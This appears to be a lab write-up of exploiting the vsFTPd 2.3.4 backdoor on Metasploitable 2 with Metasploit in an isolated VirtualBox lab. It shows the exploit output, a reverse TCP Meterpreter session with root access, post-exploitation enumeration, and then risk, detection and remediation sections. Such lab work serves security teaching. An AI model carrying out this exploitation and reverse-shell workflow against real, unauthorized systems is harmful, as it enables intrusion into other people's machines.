
METERPRETER SESSION

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Successful exploitation provided an interactive Meterpreter session with elevated privileges.

SESSION STATUS :

- *Session established successfully*
- *User: root*
- *Operating System: Ubuntu 8.04*
- *Architecture: i686*
- *Target: Metasploitable 2*



```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

  FETCH_WRITABLE_D  ./          yes      es
  IR                Remote writable dir to stor
  e payload; cannot contain s
  paces

Exploit target:

  Id  Name
  --  ---
  0    Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to dis
able)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 ban
ner detected; backdoor may be present
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:46077
) at 2026-09-05 19:37:05 -0400

meterpreter > getuid
Server username: root
meterpreter >
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

POST-EXPLOITATION ENUMERATION

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Basic system enumeration was performed after gaining authorized lab access.

KEY FINDINGS :

- Network information collected
- Running processes inspected
- File system explored
- Current working directory verified

EVIDENCE :

- `ipconfig` → network information
- `ps` → running processes
- `ls` → filesystem

```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle Vi
File Machine View Input Devices Help

kali@kali: ~
meterpreter > ipconfig

Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:a4:83:56
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea4:8356
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
meterpreter > ls
Listing: /

Mode                Size      Type      Last modified      Name
-----
040755/rwxr-xr-x    4096     dir      2012-05-13 23:35:33 -0400 bin
040755/rwxr-xr-x    1024     dir      2012-05-13 23:36:28 -0400 boot
040755/rwxr-xr-x    4096     dir      2010-03-16 18:55:51 -0400 cdrom
040755/rwxr-xr-x   13480     dir      2026-09-05 19:30:46 -0400 dev
040755/rwxr-xr-x    4096     dir      2026-09-05 19:30:52 -0400 etc
040755/rwxr-xr-x    4096     dir      2010-04-16 02:16:02 -0400 home
040755/rwxr-xr-x    4096     dir      2010-03-16 18:57:40 -0400 initrd
100644/rw-r--r--   7929183   fil      2012-05-13 23:35:56 -0400 initrd.img
100700/rwx         1188612   fil      2026-08-31 11:37:22 -0400 jWBEEExub
040755/rwxr-xr-x    4096     dir      2012-05-13 23:35:22 -0400 lib
040700/rwx         16384     dir      2010-03-16 18:55:15 -0400 lost+found
100700/rwx         1188612   fil      2026-09-05 19:37:04 -0400 mAIRkwsWJVU
040755/rwxr-xr-x    4096     dir      2010-03-16 18:55:52 -0400 media
040755/rwxr-xr-x    4096     dir      2010-04-28 16:16:56 -0400 mnt
100600/rw          9426     fil      2026-09-05 19:30:53 -0400 nohup.out
040755/rwxr-xr-x    4096     dir      2010-03-16 18:57:39 -0400 opt
040555/r-xr-xr-x    0         dir      2026-09-05 19:30:29 -0400 proc
040755/rwxr-xr-x    4096     dir      2026-09-05 19:30:53 -0400 root
040755/rwxr-xr-x    4096     dir      2012-05-13 21:54:53 -0400/sbin
040755/rwxr-xr-x    4096     dir      2010-03-16 18:57:38 -0400 srv
040755/rwxr-xr-x    0         dir      2026-09-05 19:30:31 -0400 sys
041777/rwxrwxrwx    4096     dir      2026-09-05 19:31:22 -0400 tmp
040755/rwxr-xr-x    4096     dir      2010-04-28 00:06:37 -0400 usr
040755/rwxr-xr-x    4096     dir      2010-03-17 10:08:23 -0400 var
100644/rw-r--r--   1987288   fil      2008-04-10 12:55:41 -0400 vmlinuz
```

PID	Name	User	Path
4129	sshd	root	/usr/sbin/sshd
4247	mysqld	mysql	/usr/sbin/mysqld
4352	distccd	daemon	/usr/bin/distccd
4507	xinetd	root	/usr/sbin/xinetd
4545	proftpd	root	/usr/sbin/proftpd
4620	apache2	root	/usr/sbin/apache2

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IMPACT & RISK ANALYSIS

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Successful exploitation of the vulnerable service can lead to unauthorized high-privilege access.

KEY IMPACTS :

● CONFIDENTIALITY

- *Unauthorized access to system files and information*
- *Potential exposure of sensitive data*

● INTEGRITY

- *Attacker may modify files or system configurations*
- *Unauthorized commands can affect system state*

● AVAILABILITY

- *Compromised access could be used to disrupt services*
- *System resources may be misused*

RISK LEVEL: HIGH

The vulnerability can provide unauthorized access with elevated privileges.

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DETECTION & REMEDIATION

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The vulnerability can be detected through service monitoring and mitigated by removing the vulnerable software.

DETECTION :

- *Monitor FTP service activity and logs*
- *Detect unusual network connections*
- *Monitor unexpected processes and files*
- *Perform regular vulnerability scanning*

REMEDIATION :

- *Upgrade/remove vsFTPd 2.3.4*
- *Disable unnecessary FTP services*
- *Restrict FTP access using firewall rules*
- *Apply least-privilege security controls*
- *Keep systems and services patched*

BEST DEFENSE :

Patch vulnerable software + reduce unnecessary service exposure + continuous monitoring

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ATTACK METHODOLOGY / WORKFLOW

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The assessment followed a structured vulnerability exploitation workflow.

WORKFLOW :

1. Lab Setup

Kali Linux + Metasploitable 2

2. Network Verification

IP configuration + connectivity testing

3. Vulnerability Identification

Nmap → vsFTPD 2.3.4 on FTP

4. Exploit Configuration

Metasploit vsFTPD backdoor module

5. Exploitation

Execute exploit → Meterpreter session

6. Post-Exploitation

getuid → sysinfo → ipconfig → ls

FLOW

Identify → Configure → Exploit → Verify → Enumerate

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CONCLUSION :

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The project demonstrated a complete vulnerability assessment and controlled exploitation process

KEY TAKEAWAYS :

- *Successfully identified the vsFTPD 2.3.4 backdoor vulnerability*
- *Used Metasploit Framework to perform controlled exploitation*
- *Successfully established a Meterpreter session*
- *Verified root-level access on the intentionally vulnerable target*
- *Performed basic post-exploitation enumeration*
- *Analyzed the security impact and risk*
- *Identified appropriate detection and remediation measures*

HIGHLIGHT

I“Identify vulnerabilities → Validate risk → Remediate → Reassess”

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